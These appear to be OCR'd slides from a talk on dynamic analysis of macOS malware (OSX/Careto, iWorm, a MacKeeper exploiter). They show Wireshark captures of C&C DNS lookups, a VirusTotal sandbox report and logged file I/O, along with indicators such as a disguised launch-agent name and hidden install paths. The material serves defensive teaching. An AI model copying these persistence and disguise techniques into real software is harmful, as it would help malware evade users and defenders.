
1. persistence as launch agent (`com.apple.updater.plist`)
2. installation (`/Users/Shared/dufh`)
3. self deletion, cleanup

file i/o (mackeeper exploiter)

Network I/O

GAIN INSIGHT INTO THE BINARY'S NETWORK COMMUNICATIONS

note: C&C is (now) offline



```
ip.addr == 192.168.1.118
```

```
No.   Time        Source          Destination     Protocol  Length  Info
  6   2.173693    192.168.1.118   8.8.8.8         DNS       83      Standard query 0x4d97 A itunes212.appleupdt.com
 73   32.453187   8.8.8.8         192.168.1.118   DNS       83      Standard query response 0x4d97 Server failure A itunes212.appleupdt.com
 74   32.453312   192.168.1.118   8.8.8.8         ICMP      70      Destination unreachable (Port unreachable)
```

```
0000  c8 b3 73 52 77 c8 00 0c  29 97 e7 f1 08 00 45 00   ..sRw... ).....E.
0010  00 45 87 45 00 00 ff 11  00 00 c0 a8 01 76 08 08   .E.E.... .....v..
0020  08 08 f7 03 00 35 00 31  d2 70 4d 97 01 00 00 01   .....5.1 .pM.....
0030  00 00 00 00 00 00 09 69  74 75 6e 65 73 32 31 32   .......i tunes212
0040  09 61 70 70 6c 65 75 70  64 74 03 63 6f 6d 00 00   .appleup dt.com..
0050  01 00 01                                           ...
```

"itunes212.appleupdt.com"

OSX/Careto in Wireshark


odd DNS queries

periodic beacons

(custom) encrypted traffic

VirusTotal Sandbox


file i/o + network i/o, and more!



virustotal

SHA256:	ee947ac9547de141285f62b740355bacf0f4cde4a060bc051c2294f781f195f0
File name:	JavaW
Detection ratio:	31 / 54
Analysis date:	2016-01-20 10:58:02 UTC (3 weeks, 5 days ago)

virustotal portal




DNS requests

www.reddit.com (198.41.208.138)

⇄ TCP connections

198.41.209.138:443

network i/o (iWorm)



Opened files

[sample.bin] /Library (successful)

[sample.bin] /Users/user1/.JavaW (failed)

[sample.bin] /Users/user1/.JavaW (successful)

[sample.bin] /dev/urandom (successful)

[sample.bin] /usr/lib/dyld (successful)

[sample.bin] /usr/share/zoneinfo/UTC (successful)

Written files

[sample.bin] /Users/user1/.JavaW (successful)


file i/o (iWorm)

"VirusTotal += Mac OS X execution"

`blog.virustotal.com/2015/11/virustotal-mac-os-x-execution.html`

Reversing Objective-C

UNDERSTANDING SOME BASICS...

